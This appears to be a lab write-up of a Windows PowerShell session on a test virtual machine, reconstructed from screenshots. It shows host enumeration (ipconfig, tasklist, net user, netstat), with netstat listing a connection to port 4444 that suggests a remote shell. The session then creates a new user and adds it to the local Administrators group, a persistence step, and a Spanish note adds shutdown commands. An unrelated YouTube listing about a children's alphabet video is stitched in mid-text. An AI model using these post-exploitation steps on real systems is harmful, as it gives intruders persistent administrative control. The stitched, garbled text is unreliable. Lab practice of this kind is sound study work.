
```
PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2a0c:5a83:a10b:2100:91f0:5dea:3058:415a
   Temporary IPv6 Address. . . . . . : 2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba
   Link-local IPv6 Address . . . . . : fe80::6eea:e3c2:6f80:164a%6
   IPv4 Address. . . . . . . . . . . : 192.168.1.140
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%6
                                       192.168.1.1
```




```
PS C:\Windows\system32> tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        132 K
Registry                        72 Services                   0     20,656 K
smss.exe                       304 Services                   0        668 K
csrss.exe                      416 Services                   0      3,444 K
wininit.exe                    484 Services                   0      3,920 K
csrss.exe                      492 Console                    1      4,328 K
winlogon.exe                   552 Console                    1      6,052 K
services.exe                   576 Services                   0      6,556 K
lsass.exe                      584 Services                   0     15,136 K
fontdrvhost.exe                684 Console                    1      5,332 K
fontdrvhost.exe                692 Services                   0      1,736 K
svchost.exe                    712 Services                   0     16,472 K
svchost.exe                    808 Services                   0     15,024 K
dwm.exe                        900 Console                    1     62,680 K
svchost.exe                    976 Services                   0     51,200 K
svchost.exe                    996 Services                   0     17,116 K
svchost.exe                   1016 Services                   0     16,192 K
svchost.exe                    352 Services                   0     44,644 K
svchost.exe                    380 Services                   0     16,252 K
svchost.exe                   1172 Services                   0     18,432 K
Memory Compression            1380 Services                   0     64,316 K
svchost.exe                   1584 Services                   0     13,224 K
svchost.exe                   1644 Services                   0     15,024 K
svchost.exe                   1664 Services                   0      6,124 K
svchost.exe                   1676 Services                   0      8,408 K
spoolsv.exe                   1800 Services                   0     10,732 K
svchost.exe                   1856 Services                   0     13,484 K
svchost.exe                   2032 Services                   0     20,804 K
SearchIndexer.exe             2184 Services                   0     19,168 K
svchost.exe                   2300 Services                   0      7,448 K
sihost.exe                    2664 Console                    1     25,060 K
svchost.exe                   2676 Console                    1     21,484 K
taskhostw.exe                 2712 Console                    1     10,400 K
taskhostw.exe                 2752 Console                    1     16,544 K
MicrosoftEdgeUpdate.exe       2784 Services                   0      3,500 K
ctfmon.exe                    2972 Console                    1     18,968 K
explorer.exe                  1168 Console                    1     98,128 K
svchost.exe                   3468 Console                    1     22,832 K
StartMenuExperienceHost.e     3712 Console                    1     39,300 K
RuntimeBroker.exe             3804 Console                    1     23,052 K
RuntimeBroker.exe             4048 Console                    1     27,984 K
Microsoft.Photos.exe          4260 Console                    1      5,792 K
RuntimeBroker.exe             4536 Console                    1     23,204 K
SecurityHealthSystray.exe     4896 Console                    1     12,652 K
```




```
PS C:\Windows\system32> hostname
windowtest1
```




```
PS C:\Windows\system32> net user

User accounts for \\WINDOWTEST1

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
vboxuser                 WDAGUtilityAccount
The command completed successfully.
```



```
PS C:\Windows\system32> netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49802          0.0.0.0:0              LISTENING
  TCP    192.168.1.140:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.140:49756    184.24.0.227:80        CLOSE_WAIT
  TCP    192.168.1.140:51584    204.79.197.203:443     TIME_WAIT
  TCP    192.168.1.140:53873    192.168.1.165:4444     ESTABLISHED
  TCP    192.168.1.140:54161    204.79.197.203:443     TIME_WAIT
  TCP    192.168.1.140:55004    204.79.197.203:443     TIME_WAIT
  TCP    192.168.1.140:55005    4.208.165.241:443      ESTABLISHED
  TCP    192.168.1.140:55055    184.24.0.227:80        CLOSE_WAIT
  TCP    192.168.1.140:55056    79.116.255.43:80       CLOSE_WAIT
  TCP    192.168.1.140:58627    204.79.197.203:443     ESTABLISHED
  TCP    192.168.1.140:59142    34.237.73.95:443       ESTABLISHED
  TCP    192.168.1.140:62640    52.84.66.29:443        TIME_WAIT
  TCP    192.168.1.140:63483    52.84.66.29:443        TIME_WAIT
  TCP    192.168.1.140:64297    204.79.197.203:443     TIME_WAIT
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49669             [::]:0                 LISTENING
  TCP    [::]:49670             [::]:0                 LISTENING
  TCP    [::]:49802             [::]:0                 LISTENING
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49681  [2603:1020:5:9::400]:443  ESTABLISHED
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49715  [2603:1020:5:9::400]:443  ESTABLISHED
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49760  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49761  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49762  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49763  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49764  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49765  [2a02:26f0:e0::5435:852a]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:49936  [2a02:26f0:5c00::216:1553]:443  TIME_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:51490  [2603:1061:11:1::254]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:53866  [2a02:26f0:1380:2d::5f65:2610]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:53869  [2620:1ec:46::254]:443  CLOSE_WAIT
  TCP    [2a0c:5a83:a10b:2100:b9b3:e4d0:8b36:67ba]:53870  [2620:1ec:46::254]:443  CLOSE_WAIT
```



```
PS C:\Windows\system32> mkdir C:\Testfolder


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/1/2025  10:38 PM                Testfolder
```



```
PS C:\Windows\system32> net user nuevo_usuario contraseña /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administradores nuevo_usuario /add
PS C:\Windows\system32> █
```

Aprende la letra:
2:24
La letra Ee | letra Ee para niños
YouTube · Miss Kareli Preescolar
25 ene 2022

Los únicos comandos que faltan son para encender y apagar la máquina que serian

shutdown /s /t 0   # Apagar

shutdown /r /t 0   # Reiniciar